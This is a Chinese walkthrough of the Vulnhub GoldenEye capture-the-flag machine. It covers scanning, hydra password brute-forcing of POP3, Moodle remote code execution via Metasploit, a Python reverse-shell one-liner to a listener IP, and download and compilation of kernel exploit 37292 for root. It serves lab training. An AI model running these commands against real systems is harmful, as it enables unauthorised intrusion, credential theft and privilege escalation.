Vulnhub-GoldenEye

一、存活主机探测

```
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e0:4e:6f, IPv4: 172.20.10.3
Starting arp-scan 1.9.7 with 16 hosts (https://github.com/royhills/arp-scan)
172.20.10.2     00:0c:29:b3:c5:47       VMware, Inc.
172.20.10.1     fe:66:cf:14:7f:64       (Unknown: locally administered)
172.20.10.12    b2:a2:34:ab:0c:96       (Unknown: locally administered)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 16 hosts scanned in 1.648 seconds (9.71 hosts/sec). 3 responded
```


靶机IP：172.20.10.2

二、端口扫描

```
└─$ nmap -T4 -sV -p- -A 172.20.10.2
Starting Nmap 7.91 ( https://nmap.org ) at 2022-09-18 17:46 CST
Nmap scan report for 172.20.10.2
Host is up (0.00023s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE     VERSION
25/tcp    open  smtp        Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTL
8BITMIME, DSN,
|_ssl-date: TLS randomness does not represent time
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
55006/tcp open  ssl/unknown
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
| Not valid before: 2018-04-24T03:23:52
|_Not valid after:  2028-04-23T03:23:52
|_ssl-date: TLS randomness does not represent time
55007/tcp open  unknown

Service detection performed. Please report any incorrect results at htt
Nmap done: 1 IP address (1 host up) scanned in 174.45 seconds
```

三、端口分析

先看看看80端口



让访问/sev-home/，访问后发现需要登录。

看一下源代码。

> 这里源代码不能直接f12，因为有弹窗的时候f12和ctrl+u，都不好用。要在上图界面按f12，然后找到一个terminal.js的链接，单击即可看到。

```
var data = [
  {
    GoldenEyeText: "<span><br/>Severnaya Auxiliary Control Station<br/>****TOP SECRET ACCESS****<br/>Accessing Server Identity<br/>Server Name:.....<br/>GOLDENEYE<br/><br/>User: UNKNOWN<br/><span>Naviagate to /sev-home/ to login</span>"
  }
];

//
//Boris, make sure you update your default password.
//My sources say MI6 maybe planning to infiltrate.
//Be on the lookout for any suspicious network traffic....
//
//I encoded you p@ssword below...
//
//&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;
//
//BTW Natalya says she can break your codes
//

var allElements = document.getElementsByClassName("typeing");
for (var j = 0; j < allElements.length; j++) {
  var currentElementId = allElements[j].id;
  var currentElementIdContent = data[0][currentElementId];
  var element = document.getElementById(currentElementId);
  var devTypeText = currentElementIdContent;


  var i = 0, isTag, text;
  (function type() {
    text = devTypeText.slice(0, ++i);
    if (text === devTypeText) return;
```

```
    element.innerHTML = text + `<span class='blinker'>&#32;</span>`;
    var char = text.slice(-1);
    if (char === "<") isTag = true;
    if (char === ">") isTag = false;
    if (isTag) return type();
    setTimeout(type, 60);
  })();
}

```

这几行注释是关键信息。

注释里提到了Boris这个名字，用户名应该就是它，密码被加密了，看起来是ascii码形式，写个脚本解密一下。还有一个用户名叫Natalya，可以翻译一下看看中文的意思就知道了。

```
ord_list=[73,110,118,105,110,99,105,98,108,101,72,97,99,107,51,114]
s=''
for i in ord_list:
    s=s+chr(i)
print(s)
#运行结果：InvincibleHack3r
```


尝试登录。大写不行，要用小写，boris。

```
GoldenEye

GoldenEye is a Top Secret Soviet oribtal weapons project. Since you have access you definitely hold a Top Secret clearance and qualify to be a certified GoldenEye Network Operator (GNO)

Please email a qualified GNO supervisor to receive the online GoldenEye Operators Training to become an Administrator of the GoldenEye system

Remember, since security by obscurity is very effective, we have configured our pop3 service to run on a very high non-default port
```

也就是说有一个高的开放端口负责pop3的业务，pop3是简单的邮局协议，所以安全性很低，这个时候就应该想起之前namp扫到的55006、55007端口。

先看55006

看55007



没有什么有用信息。之前的英文注释里写了用户名是boris，密码是默认密码，pop3是可以登录的，所以爆破一下。

```
echo -e 'natalya\nboris' > rong.txt    //将两个用户名写入txt文本中
hydra -L rong.txt -P /usr/share/wordlists/fasttrack.txt 172.20.10.2 -s 55007 pop3
```

```
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 364 to do in 00:05h, 16
[55007][pop3] host: 172.20.10.2   login: natalya   password: bird
[STATUS] 101.00 tries/min, 303 tries in 00:03h, 141 to do in 00:02h, 1
```

```
[STATUS] 91.50 tries/min, 366 tries in 00:04h, 78 to do in 00:01h, 16
[55007][pop3] host: 172.20.10.2   login: boris   password: secret1!
1 of 1 target successfully completed, 2 valid passwords found
```

四、pop3

55007登录


这里可以通过nc登录。

```
nc 172.20.10.2 55007        ---登录邮箱
user boris                  ---登录用户
pass secret1!               ---登录密码
list                        ---查看邮件数量
retr 1
retr 2
retr 3                      ---查看邮件内容
```

按顺序输入终端即可。这是boris的账户。查看之后没有发现什么直接的信息。

接下来查看natalya的账户。

```
nc 172.20.10.2 55007        ---登录邮箱
user natalya                ---登录用户
pass bird                   ---登录密码
list                        ---查看邮件数量
retr 1
retr 2
retr 3                      ---查看邮件内容
```



又得到了一组用户名/密码，提示要改本地的host文件。


修改host

```
sudo vim /etc/hosts
---这里一定要sudo 不然没有修改权限，是只读。
---vim打开后按下i，然后添加
172.20.10.2 severnaya-station.com
```

访问

打开浏览器，访问172.20.10.2/gnocertdir。

进去以后随便点一点，左边有一个竖条的栏，点完到最后有一个登录界面。用xenia这一组登录。



所有的上传点上传木马都失败，这里有另一个账户的提示信息。

爆破

爆破另一个doak账户。

```
echo doak > rong2.txt   ---将用户名写入txt文本中
hydra -L rong2 -P /usr/share/wordlists/fasttrack.txt 172.20.10.2 -s 55007 pop3
```

得到账号密码：doak/goat


```
nc 172.20.10.2 55007      ---登录邮箱
user doak                   ---登录用户
pass goat                   ---登录密码
list                        ---查看邮件数量
retr 1                      ---查看邮件内容
```

```
Because I don't. Go to our training site and login to my account....dig until you can e
xfiltrate further information.....

username: dr_doak
password: 4England!
```

访问

打开浏览器，访问172.20.10.2/gnocertdir

用dr_doak的账号密码登录。



有一个s3cret.txt，下载下来看一看


> 007,
>
> I was able to capture this apps adm1n cr3ds through clear txt.
>
> Text throughout most web apps within the GoldenEye servers are scanned, so I cannot add the cr3dentials here.
>
> Something juicy is located here: /dir007key/for-007.jpg
>
> Also as you may know, the RCP-90 is vastly superior to any other weapon and License to Kill is the only way to play.

有一个路径提示，是一个图片，下载一下。

```
wget http://172.20.10.2/dir007key/for-007.jpg
```

啥也不是。尝试分离一下，这块儿就需要一点misc的相关知识了。

```
strings for-007.jpg
```



得到了很多，第三行可以看出来是base64。解密一下。

得到xWinter1995x!

这个就是admin账户的密码。

登到cms里，什么也没找到。

五、打点

查看cms版本，是moodle。

用msf攻击

这里借鉴https://blog.csdn.net/weixin_65527369/article/details/126587078的一部分

```
15、此版本有许多漏洞利用，选一个RCE来用就好
使用MSF
框架利用很方便

msfconsole                          ---进入MSF框架攻击界面
search moodle                       ---查找 moodle类型 攻击的模块
use 0                               ---调用0  exploit/multi/http/moodle_cmd_exec
调用攻击脚本
```

```
set username admin                ---设置用户名：admin
set password xWinter1995x!        ---设置密码：xWinter1995x!
set rhost severnaya-station.com ---设置：rhosts severnaya-station.com
set targeturi /gnocertdir         ---设置目录： /gnocertdir
set payload cmd/unix/reverse      ---设置payload：cmd/unix/reverse
set lhost 192.168.4.231
---设置：lhost 192.168.4.231（自己的IP）
exploit  ----执行命令


当我们执行后发现无法成功，是因为对方需要修改执行PSpellShell
我是谷歌搜的，多翻一翻就能看懂了宝，url给到这里
https://www.exploit-db.com/exploits/29324
's_editor_tinymce_spellengine' => 'PSpellShell',
有这么一句话所以知道要更改shell类型

然后我百度了一下这个版本的moodle怎么修改shell类型

Home / ▶ Site administration / ▶ Plugins / ▶ Text editors / ▶ TinyMCE HTML editor
来到此处，修改PSpellShell然后save!

然后msf重新run一下，就拿到了shell
但是这个时候 我们的shell在msf里，非常不好用
接下来讲的非常重要，死死备注
1. 新开终端端口，开启监听
nc -vlp 6666

2. 执行tty，因为获得的权限无框架：执行
python -c 'import pty; pty.spawn("/bin/bash")'
---将shell进行tty

3. python反弹shell
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.211.55.28",6666));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

利用python调用socket来达到监听的目的，万金油，就这么用，保存好，
以后直接用，还有很多协议的，没装python就用别的，总是有的用的，
我后面总结一个出来
嘎嘎好用
```

六、内核提权

```
内核提权
uname -a 查看权限

Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux

谷歌搜索：Linux ubuntu 3.13.0-32 exploit   --就这么搜，嘎嘎准
获得exp版本：37292


kali搜索：
searchsploit 37292     ---搜索kali本地的exp库中37292攻击脚本信息
```

```
所以没事就更新一下你的kali，就越来越好用
cp /usr/share/exploitdb/exploits/linux/local/37292.c /root/
 ---目录自行修改

按照一般思路需要gcc编译成一个可执行文件，然后执行就能提权成功
但是在实际测试环境中，发现并没有gcc的环境，我们就用cc编译也一样

gedit 37292.c        ---文本打开
第143行将gcc改为cc     ---编写下

然后在kali开启http服务：
python -m SimpleHTTPServer 8081
---新版的python把这个命令改了，如果你是新版的python，就执行下面这个
python -m http.server 8081//python3改版了注意

wget http://192.168.4.222:8081/37292.c    ---wget下载http服务下的文件---这是在靶机的shell上执行的命令，不是

成功下载后执行cc编译：
cc -o exp 37292.c      ---C语言的CC代码编译点c文件
chmod +x exp           ---编译成可执行文件，并赋权（+x是最高权）
./exp                  ---点杠执行

id                    ---查看目前权限
ls
---看一下root目录下有没有flag，一般最后一个flag直接就在root下
cat /root/.flag.txt   ---读取root下的flag信息
568628e0d993b1973adc718237da6e93
```